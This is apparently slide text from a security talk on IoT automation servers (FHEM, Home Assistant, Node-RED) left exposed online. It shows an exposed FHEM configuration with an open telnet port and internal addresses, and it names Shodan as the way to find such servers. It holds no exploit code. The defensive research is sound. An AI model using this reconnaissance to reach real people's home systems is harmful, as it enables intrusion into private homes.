


IoT Automation Servers Exposed

- IoT Automation Servers are sitting exposed on the Internet!
- Shodan is a search engine for Internet connected devices that can find and list these automation servers

**If an attacker can access your logic layer,
then it's GAME OVER!**

Popular IoT Automation Servers Exposed



Exposed FHEM

The image shows two screenshots of an FHEM (Home Automation Manager) interface. On the left is a configuration editor window with a dark theme. It displays a configuration file (fhem.conf) containing numerous lines of Perl-like code defining various devices and their properties. On the right is a tablet user interface (Tablet-UI) showing a hierarchical tree of home automation sections like Wetter, Draussen, Küche, Flur, Arbeitszimmer, Wohnzimmer (which is selected), Badezimmer, Schlafzimmer, Keller, Stromkosten, Verkehr, Spritpreise, Geofancy, FritzBox, Gateway, Stromzähler, WeMos, Sonoff, MySensors, and FileLoops. Under the Wohnzimmer section, there are controls for Deckenlicht, Hängelampe, Lavalampe, and Stehlampe, each with an on/off switch and a slider. Below the UI is a power consumption graph titled 'Power Entertainment' showing a sharp spike reaching nearly 250W.

```

1 attr global userattr alexaName alexaRoom cmdIcon devStateIcon devStateStyle genericDeviceType:security ignore,swi
2 attr global altitude 41
3 attr global autoload undefined_devices 1
4 attr global autosave 0
5 attr global dnsServer 192.168.1.200
6 attr global latitude [REDACTED]
7 attr global logfile ./log/fhem-%Y-%m.log
8 attr global longitude [REDACTED]
9 attr global modpath .
10 attr global perlSyntaxCheck 1
11 attr global statefile ./log/fhem.save
12 attr global updateInBackground 1
13 attr global verbose 3
14
15
16
17
18 define telnetPort telnet 7072 global
19
20 define WEB FHEMWB 8083 global
21 attr WEB CssFiles tablet/css/fhem-tablet-ui-weekprofile.css
22 attr WEB JavaScripts codemirror/fhem_codemirror.js
23 attr WEB editConfig 1
24 attr WEB longpoll websocket
25 attr WEB menuEntries Update,cmd=update,UpdateCheck,cmd=update+check,Restart,cmd=shutdown+restart
26 attr WEB stylesheetPrefix dark
27
28 define WEBphone FHEMWEB 8084 global
29 attr WEBphone JavaScripts codemirror/fhem_codemirror.js
30 attr WEBphone stylesheetPrefix smallscreen
31
32 define WEBtablet FHEMWB 8085 global
33 attr WEBtablet JavaScripts codemirror/fhem_codemirror.js
34 attr WEBtablet stylesheetPrefix touchpad
35
36 # Fake FileLog entry, to access the fhem log from FHEMWB
37 define Logfile FileLog ./log/fhem-%Y-%m.log fakelog
38
39 define autorecreate autorecreate
40 attr autorecreate disable 1
41 attr autorecreate filelog ./log/%NAME-%Y.log
42
43 define eventTypes eventTypes ./log/eventTypes.txt
44
45 # Disable this to avoid looking for new USB devices on startup
46 define initialUsbCheck notify global:INITIALIZED usb create
47
48 define CUL CUL /dev/ttyACM0@9600 1234
49 define CUNXHM1 CUL 192.168.1.49:2323 0000
50 attr CUNXHM1 name AAES01
51 attr CUNXHM1 icon cul_868
52 attr CUNXHM1 rfmode HomeMatic
53 define CUNXFS20 CUL 192.168.1.49:2324 0000
54 define CUBEEFS20PRAXIS CUL 192.168.1.48:2323 3456
55 attr CUBEEFS20PRAXIS rfmode SlowRF
56
57 define KS300 KS300 1234
58 attr KS300 IODev CUNXFS20

```

Exposed Home Assistant

Home Assistant

Home

Welcome Home!

Here are some resources to get started:

- Configuring Home Assistant
- Available components
- Troubleshooting your configuration
- Getting help

To not see this card popup in the future, edit your config in configuration.yaml and disable the introduction component.

DISMISS



Light

- Bedroom
- Bedroom 1
- Bedroom fan 1
- Hue color lamp 4
- light
- Living room
- light

Living Room Speaker



Exposed Node-RED



Top 3 Takeaways

- The availability of affordable IoT devices and easy-to-configure IoT automation platforms is going a long way in accelerating our smart home/smart world future
- Complexity is the new enemy and attacks against the logic layer is the latest and greatest threat vector
- Today's society is adopting connected technologies at a faster rate than we can secure them – unfortunately there is no “one-size-fits-all” cyber security solution available for every connected devices



Thank You!



Cybersecurity Risks in
Complex IoT Environments:
Threats to Smart Homes, Buildings and
Other Structures

Stephen Hilt, Numaan Huq, Martin Rösler, and Akira Urano

